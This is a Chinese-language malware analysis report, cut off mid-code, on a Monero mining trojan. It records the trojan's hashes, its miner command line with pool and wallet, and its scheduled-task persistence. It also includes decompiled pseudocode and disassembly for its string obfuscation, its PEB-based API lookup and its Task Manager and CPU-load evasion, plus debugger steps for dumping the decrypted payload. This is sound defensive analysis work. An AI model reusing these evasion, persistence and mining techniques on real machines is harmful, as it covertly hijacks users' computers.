目录


一、基本信息

FileName	D48AB2E921F5C725672FCE16135D1F09.exe、svchostx64.exe
Type	门罗币挖矿病毒
Size	468480 bytes
MD5	D48AB2E921F5C725672FCE16135D1F09
SHA-1	7F5D1649BA49C20FAFFCDD140A1E3AE219B6F086
加壳	无

二、样本简介

该样本为门罗币挖矿木马，能够在用户计算机处于闲置状态时隐蔽地进行挖矿操作。主要特点有三方面：一是真正的恶意代码在样本运行起来后才会动态解密出来，二是将真正执行挖矿的软件数据注入到了子进程中执行，三是通过检测 CPU 使用率、检测任务管理器、傀儡进程后台运行等手段提高自身的隐蔽性，令用户很难察觉。


三、病毒流程图


sample.exe
动态解密
xmrig.exe
Dump.exe
将挖矿软件xmrig.exe的数据写入Dump.exe的新节区.plato
将.plato数据注入
子进程
创建互斥体 NIHILMsINERaassdaa
释放源文件到
C:\Users\sam\AppData\Roaming\
svchost64.exe
计划任务，
1分钟执行一次
svchost64.exe
调用SetThreadExcutionState不断
重置系统闲置时间，防止系统进入
待机模式，保证持续挖矿
解密出进行挖矿的命令行字符串
创建同名子进程，将.plato节区的
挖矿软件数据注入子进程内存空间，
并加载执行（进程注入）
MONERO
矿池：monerohash.com:3333
黑客钱包地址
4BrL51JCc9NGQ71kWhnYoDRffsDZ
y7m1HUU7MRU4nUMXAHNFBEJh
kTZV9HdaL4gfuNBxLPc3BeMkLGa
PbF5vWtANQni58KYZqH43YSDeqY
检测Taskmgr进程，
存在则停止挖矿，
检测CPU使用率防止过高

四、动态行为


>> 进程行为


病毒运行后除了自身进程外，还创建了同名的子进程执行命令，意思是与门罗币矿池进行连接，端口为 3333：-o monerohash.com:3333 -u 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY -p x -k --donate-level=1 -t 3 ，同时启动了管理计划任务 schtasks.exe 作为子进程。



>> 文件行为


释放自身到 C:\Users\sam\AppData\Roaming\svchostx64.exe，经查询 MD5 与源文件相同。






>> 网络行为

与 monerohash.com:3333 进行大量 TCP 连接，IP 为 107.191.99.221，该网址为门罗币矿池网址。




>> CPU 使用率

系统空闲时才开始挖矿工作，CPU 使用率始终维持在 50%左右，应该是为了防止用户发现，因此不会占用过高的 CPU。



>> 其他行为

创建计划任务 Adasdsadas3id，定时启动 svchostx64.exe




五、静态分析

1、动态解密出恶意 PE 文件

将 svchost64.exe 导入 IDA 进行分析，会发现大量的垃圾代码，严重干扰分析，而真正的恶意代码是通过混杂在垃圾代码中的两个函数来完成解密还原的。申请一段内存并将解密后的代码写入其中，然后调用执行。


```
  if ( N___0 < 0x2434 )
  {
    GetComputerNameA(&Buffer, &pSIRequested); // 获取电脑名称
    GetClipboardFormatNameW(0, &szFormatName, 0);// 从剪贴板获取指定格式的数据
  }
  if ( N___0 == 0x4114C )
  {
    VirtualProtect_426F80 = GetProcAddress_(hModule, "VirtualProtect");
    (VirtualProtect_426F80)(DecodedCode_426F88, N_0_2531624, 64, &BytesRead);// 刚才申请的内存执行保护
  }
  else if ( N___0 < 0x1069 )
  {
    GetWindowPlacement(0, 0);                   // 返回指定窗口的显示状态、被恢复的、最大化、最小化的窗口位置
  }
  ++N___0;
}
while ( N___0 < 1656421 );
Decript_409320();                               // 解密代码
DecodedCode_426F88();                           // 解密后的代码
```

这需要在 OllyDbg 中动态调试来使其解密出真正的恶意代码，然后我们将其从内存中 dump 下来分析。




>> dump 过程


解密并执行 PE 文件会涉及内存申请、写入、读取三个方面，首先会用到 VirtualAlloc，下个断点执行到此处。




申请完内存之后函数返回值为所申请的内存句柄/地址，数据窗口跟随EAX保存的内存地址。





申请完内存之后就要写入还原之后的 PE 文件数据，因此在申请的内存空间首地址处打下硬件写入断点，运行到开始写入数据，删除硬件断点。






PE 文件的数据在写入内存后会被访问执行，因此此处再打下硬件访问断点，运行之后 PE 文件数据会全部写入，系统会在硬件执行访问第一个字节的时候停下，之后删除硬件断点，Dump 文件即可。





此处 Dump 文件即可（或者单步运行至修复节区完毕进行 Dump），拖入 IDA 后 Rebase Segment 即可。



2、Dump.exe 功能

整体流程如下：

IDA View-A | Pseudocode-A | Program Segmentation | Hex View-1 | Structures | Enu

```
1  void __noreturn MainWork_E52864()
2  {
3    int (__stdcall *v0)(int); // eax@2
4
5    if ( !PEB_findMutexW_E520FB(0x1F0001, 0, L"NIHILMsINERaassdaa") )// 尝试通过PEB调用函数，不行的话就直接调用
6    {
7      CreateMutexW(0, 0, L"NIHILMsINERaassdaa");  // 创建互斥体 NIHILMsINERaassdaa
8      CopyFileTo_Roaming_E527C1(L"svchostx64.exe");// 将源文件释放到：C\Users\sam\AppData\Roaming\svchost64.exe
9                                                   // 计划任务每隔1分钟执行1次
10     operateMemory_E52767();
11     CreateThread_E51B9F(0, 0, SetThreadExecutionState_E527A9, 0, 0, 0);// 创建线程，防止系统进入待机模式
12     v0 = CreatePlatoSection_E525D1();           // 为dump.exe增加plato节区，写入挖矿软件数据
13     MainWork_E510C5(v0, 0, byte_E6600C, byte_E6600D);// 挖矿行为
14   }
15   ExitProcess(0);
16 }
```

1）创建互斥体 NIHILMsINERaassdaa

通过 PEB 获取 kernel32.dll 的 OpenMutexW 创建互斥体 NIHILMsINERaassdaa，保证当前系统中只有一个病毒实例在运行。

```
v9 = 'nrek';
v12 = '\0';
v7 = '\0';
v8 = '\0';
v10 = '23le';
v11 = 'lld.';
*String2 = 'nepO';                              // OpenMutexW kernel32.dll
v5 = 'etuM';
v6 = 'Wx';
result = PEB_findAPI_E52536(String2, &v9);      // 通过PEB获取kernel32.dll的OpenMutexW创建互斥体 NIHILMsINERaassdaa
if ( result )
  result = result(a1, a2, a3);
return result;
```

```
00E52542  .  64:A1 300000  mov eax,dword ptr fs:[0x30]
00E52548  .  8B40 0C       mov eax,dword ptr ds:[eax+0xC]
00E5254B  .  8B40 14       mov eax,dword ptr ds:[eax+0x14]
00E5254E  .  8B00          mov eax,dword ptr ds:[eax]
00E52550  .  8B00          mov eax,dword ptr ds:[eax]
00E52552  .  8B40 10       mov eax,dword ptr ds:[eax+0x10]
00E52555  .  8945 FC       mov [local.1],eax
00E52558  .  3975 FC       cmp [local.1],esi
00E5255B  .v 75 04         jnz short dump.00E52561
00E5255D  >  33C0          xor eax,eax
00E5255F  .v EB 52         jmp short dump.00E525B3
00E52561  >  68 90F3E500   push dump.00E5F390
00E52566  .  FF75 FC       push [local.1]
00E52569  .  E8 15FFFFFF   call dump.00E52483
00E5256E  .  8BD8          mov ebx,eax
00E52570  .  59            pop ecx
00E52571  .  59            pop ecx
00E52572  .  85DB          test ebx,ebx
00E52574  .^ 74 E7         je short dump.00E5255D
00E52576  .  68 A4F3E500   push dump.00E5F3A4
00E5257B  .  FF75 FC       push [local.1]
```

通过PEB查找OpenMutexw函数

```
kernel32.OpenMutexW

kernel32.OpenMutexW

ASCII "GetModuleHandleA"
dump.00E51000

kernel32.OpenMutexW
0030F734
0030F734

ASCII "LoadLibraryA"
dump.00E51000
```

2）拷贝源程序，设置计划任务定时启动

将病毒源程序拷贝到 C:\Users\sam\AppData\Roaming\svchost64.exe，并通过 ShellExcuteW 函数调用 schtasks.exe 设置计划任务，每隔 1 分钟执行一次。

```
v1 = VirtualAlloc_E525BA(0x208u);                       // 申请内存
if ( GetEnvironmentVariableW(L"APPDATA", v1, 0x104u) )// 获取系统变量 C:\Users\sam\AppData\Roaming
{
  lstrcatW(v1, L"\\");
